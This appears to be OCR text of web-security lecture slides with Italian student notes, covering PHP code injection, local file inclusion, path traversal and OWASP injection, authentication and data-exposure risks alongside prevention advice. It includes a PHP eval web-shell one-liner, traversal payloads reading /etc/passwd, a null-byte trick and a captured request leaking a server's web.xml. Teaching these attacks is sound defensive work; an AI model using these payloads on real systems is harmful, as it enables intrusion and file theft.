
PHP Code Injection

- Let us focus on **PHP code injection**
- PHP has some additional points of injections other than the eval function

Se convinco server che php é un txt scrivo il sorgente.

PHP Code Injection

- A common pitfall in PHP is the **include** statement
- It is used to execute other PHP files
- Its syntax is



PHP Code Injection

- If user supplied input is directly passed to the include statement, an attacker would be able to **execute arbitrary PHP files** on the filesystem
  - And sometimes, include remote files. But this behavior is disabled by default for security reason[1]
- We call this type of injection **local file inclusion (LFI)**

1:https://www.imperva.com/learn/application-security/rfi-remote-file-inclusion/

PHP Code Injection

- In order to execute arbitrary code, we need to **inject PHP code on some file on the remote server**
- PHP code is delimited by the tags *<?php … ?>*
- If these tags are **allowed/not sanitized** code injection can be successful, and there are two main ways to do so:
  - Using a **file upload functionality** to upload a file containing some PHP code, and then include it
  - **File poisoning**

PHP Code Injection

- A *file poisoning* happens when an user can write some data in a file
- This can happen in many ways, but two common ones are:
  - **System logs:** applications often implement some kind of logging. *Nginx/Apache* logs are generally not readable by PHP, and custom logs are often used
  - **Local database / caching files:** if the application stores user information inside a local file, it is possible to inject some PHP code on it

PHP Code Injection

- Another way to execute PHP code, is to put a ***.php*** **file** inside a remote web directory
- This can happen when some files uploaded by the user are saved on an **executable directory without enforcing a name or an extension**

….Or when the application does it in an unsafe way

Tips & Tricks

- When dealing with file poisoning/file upload, keep **payload as simple as possible**
- Try to use a payload that **allows to execute arbitrary code, not commands**
  - Many times **system-related functions are disabled/limited**, so do not waste time trying to guess what functions are disabled or not

```
<?php eval($_GET['c']); ?>
```

Tips & Tricks

- Then list every enabled function..
- ..and If you find that you can use system commands, **use them**!
  - It is easier to use *ls* than coding a custom PHP function for directory listing

A1: Injection

Is the Application Vulnerable?

An application is vulnerable to attack when:

- User-supplied data is not validated, filtered, or sanitized by the application.
- Dynamic queries or non-parameterized calls without context-aware escaping are used directly in the interpreter.
- Hostile data is used within object-relational mapping (ORM) search parameters to extract additional, sensitive records.
- Hostile data is directly used or concatenated, such that the SQL or command contains both structure and hostile data in dynamic queries, commands, or stored procedures.

Some of the more common injections are SQL, NoSQL, OS command, Object Relational Mapping (ORM), LDAP, and Expression Language (EL) or Object Graph Navigation Library (OGNL) injection. The concept is identical among all interpreters. Source code review is the best method of detecting if applications are vulnerable to injections, closely followed by thorough automated testing of all parameters, headers, URL, cookies, JSON, SOAP, and XML data inputs. Organizations can include static source (SAST) and dynamic application test (DAST) tools into the CI/CD pipeline to identify newly introduced injection flaws prior to production deployment.

1. Livello DB o app che interroga, usare librerie sicure
Oppure whitelist

A1: Injection

How to Prevent

Preventing injection requires keeping data separate from commands and queries.

- The preferred option is to use a safe API, which avoids the use of the interpreter entirely or provides a parameterized interface, or migrate to use Object Relational Mapping Tools (ORMs).
  Note: Even when parameterized, stored procedures can still introduce SQL injection if PL/SQL or T-SQL concatenates queries and data, or executes hostile data with EXECUTE IMMEDIATE or exec().
- Use positive or "whitelist" server-side input validation. This is not a complete defense as many applications require special characters, such as text areas or APIs for mobile applications.
- For any residual dynamic queries, escape special characters using the specific escape syntax for that interpreter.

Note: SQL structure such as table names, column names, and so on cannot be escaped, and thus user-supplied structure names are dangerous. This is a common issue in report-writing software.


- Use LIMIT and other SQL controls within queries to prevent mass disclosure of records in case of SQL injection.

Best Practices

- General Rule
  - **Avoid supplying user input to system functions**
  - **Avoid generating code based on user input**
    - There is always a way to avoid to generate code from user input dynamically
- If avoiding is not an option, then strongly validate the input
  - Use **whitelists** when possible
  - Use a **proper escaping function** (*escapeshellarg* from PHP for example)
- Another option is to **use a sandbox**
  - Sandboxes are execution environments in which code can be run in a limited environment
    - For example, without the access to system functions
  - The problem with sandboxes is that it is **often possible to escape** from them, and even tested ones are not always completely secure

A2: Broken Authentication (I)

chiave importante: username e password.



In difesa devo proteggere tutti gli uccelli. In attacco mi basta un uccello che possa buccare.

A2: Broken Authentication

Example Attack Scenarios

Scenario #1: Credential stuffing, the use of lists of known passwords, is a common attack. If an application does not implement automated threat or credential stuffing protections, the application can be used as a password oracle to determine if the credentials are valid.

↱ 1 solo fattore di autenticazione.

Scenario #2: Most authentication attacks occur due to the continued use of passwords as a sole factor. Once considered best practices, password rotation and complexity requirements are viewed as encouraging users to use, and reuse, weak passwords. Organizations are recommended to stop these practices per NIST 800-63 and use multi-factor authentication.

↱ Sessioni che rimangono aperte.

Scenario #3: Application session timeouts aren't set properly. A user uses a public computer to access an application. Instead of selecting "logout" the user simply closes the browser tab and walks away. An attacker uses the same browser an hour later, and the user is still authenticated.

A2: Broken Authentication

Is the Application Vulnerable?

Confirmation of the user's identity, authentication, and session management are critical to protect against authentication-related attacks.

There may be authentication weaknesses if the application:


- Permits automated attacks such as credential stuffing, where the attacker has a list of valid usernames and passwords.
- Permits brute force or other automated attacks.
- Permits default, weak, or well-known passwords, such as "Password1" or "admin/admin".
- Uses weak or ineffective credential recovery and forgot-password processes, such as "knowledge-based answers", which cannot be made safe.
- Uses plain text, encrypted, or weakly hashed passwords (see A3:2017-Sensitive Data Exposure).
- Has missing or ineffective multi-factor authentication.
- Exposes Session IDs in the URL (e.g., URL rewriting).
- Does not rotate Session IDs after successful login.
- Does not properly invalidate Session IDs. User sessions or authentication tokens (particularly single sign-on (SSO) tokens) aren't properly invalidated during logout or a period of inactivity.

A2: Broken Authentication

How to Prevent

- Where possible, implement multi-factor authentication to prevent automated, credential stuffing, brute force, and stolen credential re-use attacks.
- Do not ship or deploy with any default credentials, particularly for admin users.
- Implement weak-password checks, such as testing new or changed passwords against a list of the top 10000 worst passwords.
- Align password length, complexity and rotation policies with NIST 800-63 B's guidelines in section 5.1.1 for Memorized Secrets or other modern, evidence based password policies.
- Ensure registration, credential recovery, and API pathways are hardened against account enumeration attacks by using the same messages for all outcomes.
- Limit or increasingly delay failed login attempts. Log all failures and alert administrators when credential stuffing, brute force, or other attacks are detected.
- Use a server-side, secure, built-in session manager that generates a new random session ID with high entropy after login. Session IDs should not be in the URL, be securely stored and invalidated after logout, idle, and absolute timeouts.

A3: Sensitive Data Exposure (I)



Gestione dei Path – Concetti Base

- I Path sono composti da **dirname** e **basename**
  - La **dirname** è la porzione dei path che termina con l'ultimo '/'
  - The **basename** è la porzione dei path che viene dopo l'ultimo '/'

- Un **absolute path** è un percorso valido indipendentemente dalla working directory: /etc/passwd
- Un relative path è un percorso che descrive la posizione di un file a partire dalla working directory: foo/bar

Gestione dei Path – directory speciali

- In ogni cartella ci sono due cartelle speciali:
  - La **current directory**, indicata da ‘.’

/foobar/./  /foobar/

  - La **parent directory**, indicata da ‘..’

/foobar/../baz  /baz

- La cartella ‘..’ è utile per effettuare attacchi di “file discolsure “ perchè permette di accedere a varie cartelle nel file system del server

Gestione dei Path – Forme Normalizzate

- Un path nella sua forma più breve è detto **normalizzato**
- Esempi:
  - */foo/bar*
  - *//foo/bar*
  - */foo/./bar*

Gestione dei Path – Forme Normalizzate

- Un path nella sua forma più breve è detto **normalizzato**
- Esempi:
  - */foo/bar* normalizzato
  - *//foo/bar* non normalizzato (/foo/bar)
  - */foo/./bar* non normalizzato (/foo/bar)

Gestione dei Path – Condizioni di errore

- Caso Particolare: /foo/test/../bar
- Forma Normalizzata: /foo/bar
- Ma .. Cosa succede se /foo/test/ non esiste?
  a) Il path viene normalizzato PRIMA di aprire, tutto funziona normalmente e accediamo a /foo/bar
  b) Il path non viene normalizzato, quindi abbiamo un errore perchè /foo/test non esiste... Posso scoprire quali cartelle esistono e quali no..

Path Traversal

- **Path traversal** is a vulnerability that leads to a file disclosure
- It happens when a user-controlled input finds its way into an *open()* or an equivalent function
- If there are no security checks or security sanitizations, an attacker could inject paths that are not meant to be opened

Path Traversal

- **Path traversal** is a vulnerability that leads to a file disclosure
- It happens when some user-controlled input finds its way into an *open()* or an equivalent function
- If there are no security checks or security sanitizations, an attacker could inject paths that are not meant to be opened

```
<nowiki>
<?php
$template = 'blue.php';
if ( isset( $_COOKIE['TEMPLATE'] ) )
    $template = $_COOKIE['TEMPLATE'];
include ( "/home/users/web/templates/" . $template );
?>
</nowiki>
```

Local file inclusion via php

Codice PHP. Se ho template, setto quel valore → ispezione e cambio cookie

Path Traversal

- **Path traversal** is a vulnerability that leads to a file disclosure
- It happens when some user-controlled input finds its way into an *open()* or an equivalent function
- If there are no security checks or security sanitizations, an attacker could inject paths that are not meant to be opened

Entry point

```
<nowiki>
<?php
$template = 'blue.php';
if ( isset( $_COOKIE['TEMPLATE'] ) )
    $template = $_COOKIE['TEMPLATE'];
include ( "/home/users/web/templates/" . $template );
?>
</nowiki>
```

Path Traversal

- **Path traversal** is a vulnerability that leads to a file disclosure
- It happens when some user-controlled input finds its way into an *open()* or an equivalent function
- If there are no security checks or security sanitizations, an attacker could inject paths that are not meant to be opened Sink

```
<nowiki>
<?php
$template = 'blue.php';
if ( isset( $_COOKIE['TEMPLATE'] ) )
    $template = $_COOKIE['TEMPLATE'];
include ( "/home/users/web/templates/" . $template );
?>
</nowiki>
```

Path Traversal

- Few cases might happen:
  - **Plain** injection — open($input)
  - **Prepended** injection — open($input + '/foobar')
  - **Appended** injection — open('/foobar' + $input)
  - **Appended** and **prepended** — open('/foo'+$input+'/bar)

Full Plain Path Traversal

- *open($input)*
- Without security checks, it is possible to leak every file on the filesystem
- Other problems:
  - Protocols like HTTP / gopher / ssh could be used, making it a Server-Side Request Forgery
  - For some functions, it is possible to execute arbitrary code. (For example if the injection is inside Perl's open[1])

1: https://perldoc.perl.org/functions/open

Full Plain Path Traversal

- The exploit for this kind of injection is trivial
  - Just put the path of the file to disclose
- A useful test file on Unix systems is **`/etc/passwd`**
- Why?
  - It always exists and is accessible by every user of the system
  - Is a good target to properly check if there is an actual injection inside an open-like function

Appended Path Traversal

- *open('/somedir/' . $input)*
- It is the most common one
- It is a plain injection without the possibility to use other protocols
- If there is no protection, it is possible to leak every file in the filesystem

Appended Path Traversal

- To exploit this, append some ../ in order to get to the root directory
- In this way, it is possible to access every file of the filesystem
- For example, try to inject:

```
../../../../../etc/passwd
```

Appended Path Traversal

```
https://[redacted]/html/js/editor/editor.jsp?editorImpl=../../../WEB-INF/web.xml?
```

```
HTTP/1.1 200 OK
Content-Type: text/html
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Date: Thu, 30 Mar 2017 20:24:43 GMT
Connection: close
Content-Length: 54193


<?xml version="1.0"?>

<web-app xmlns="http://java.sun.com/xml/ns/j2ee" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" version="2.4"
    <context-param>
        <param-name>contextClass</param-name>
        <param-value>com.liferay.portal.spring.context.PortalApplicationContext</param-value>
```

Appended Path Traversal

```
https://[redacted]/html/js/editor/editor.jsp?editorImpl=../../../WEB-INF/web.xml?
```

```
HTTP/1.1 200 OK
Content-Type: text/html
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Date: Thu, 30 Mar 2017 20:24:43 GMT
Connection: close
Content-Length: 54193
```

```
<?xml version="1.0"?>

<web-app xmlns="http://java.sun.com/xml/ns/j2ee" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" version="2.4"
    <context-param>
        <param-name>contextClass</param-name>
        <param-value>com.liferay.portal.spring.context.PortalApplicationContext</param-value>
```

Prepended Path Traversal

- *open($input . 'someotherdata')*
- A little bit trickier than the previous one, normally in two forms:
  - With an appended extension
    - file_get_content($input . '.txt')
  - Or with an appended filename/directory
    - file_get_contents($input . '/somefile.txt')

Prepended Path Traversal

- Allows the disclosure of files whose path finish with a hardcoded suffix
- There are some tricks

Prepended Path Traversal

- Some languages support the file:// scheme.
- Particularly interesting because it is parsed as a URL
  - file://localhost**/path/to/file**?someotherdata == /path/to/file

```
ubuntu@ip-172-31-24-48:~$ curl file://localhost/etc/passwd\?someotherdata
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
```

Prepended Path Traversal

- Some scripting languages internally use the C function *open*
- Because of how C handles strings, open will **ignore everything after a NULL character** (*x00*)

```
http://foo.bar/?file=../../etc/passwd%00
```

- This trick worked very well for older versions of PHP, but now is patched

Path Traversal

- A **blacklist** is a common mitigation against these types of vulnerabilities
- A blacklist is used to look for "dangerous" words inside a user-supplied input
- If a dangerous word is found, the system rejects the input or sanitizes it, thus removing the dangerous word

Path Traversal

- Blacklists **are insecure**, because they are error prone
  - You will never be able to insert all the edge cases!
- For example, does a blacklist that contains the word '*proc*' prevent access to the '*/proc/*' directory?
  - No, */dev/fd/* is a link to */proc/self/fd*, so you can access every file of */proc/* with the directory */def/fd/../../*

Path Traversal

- What if we blacklist single dangerous characters like “.” or “/” ?
  - The problem here is congruency. Some languages, javascript in particular, don't handle malformed unicode characters.
  - For example, the unicode character *u012e* (Į), when converted to ascii, is incorrectly transformed to the byte *x2e* (.)
  - You can see that if the blacklist is using *unicode* but the open function is using the *ASCII* encoding then there is a problem

Fixes

- **Normalize paths**
- In this way there are no "nasty points" inside paths, and it is possible to **enforce a dirname**
  - Pay attention that the function used for normalization parses paths the same way of the open function
  - In this way, you will be able to avoid problems caused by incongruences

Fixes

- Another good mitigation is a **chroot**
- Chroots are "jails" enforced by the OS or by some programming languages
- If a path is set as a chroot, then every access outside this path would be denied by the OS/interpreter
- If an attacker manages to bypass all security checks, he/she will be stopped by the chroot

Fixes

- In summary
  - **Blacklists are insecure**, as they can be bypassed in different ways
  - **Whitelists work better**, but defeat the purpose of passing user input inside an open function
  - **Avoid incongruency**, check paths in the same way you open them

Directory Browsing

- Manual Browsing
- Automated Tools
  - DIRB (http://dirb.sourceforge.net, https://tools.kali.org/web-applications/dirb)
  - DIR Buster (https://tools.kali.org/web-applications/dirbuster)

A3: Secure Data Exposure

Example Attack Scenarios

Scenario #1: An application encrypts credit card numbers in a database using automatic database encryption. However, this data is automatically decrypted when retrieved, allowing an SQL injection flaw to retrieve credit card numbers in clear text.

Scenario #2: A site doesn't use or enforce TLS for all pages or supports weak encryption. An attacker monitors network traffic (e.g. at an insecure wireless network), downgrades connections from HTTPS to HTTP, intercepts requests, and steals the user's session cookie. The attacker then replays this cookie and hijacks the user's (authenticated) session, accessing or modifying the user's private data. Instead of the above they could alter all transported data, e.g. the recipient of a money transfer.

Scenario #3: The password database uses unsalted or simple hashes to store everyone's passwords. A file upload flaw allows an attacker to retrieve the password database. All the unsalted hashes can be exposed with a rainbow table of pre-calculated hashes. Hashes generated by simple or fast hash functions may be cracked by GPUs, even if they were salted.

A3: Secure Data Exposure

Is the Application Vulnerable? Ci sono dati Password ssl in chiaro? Ecc.

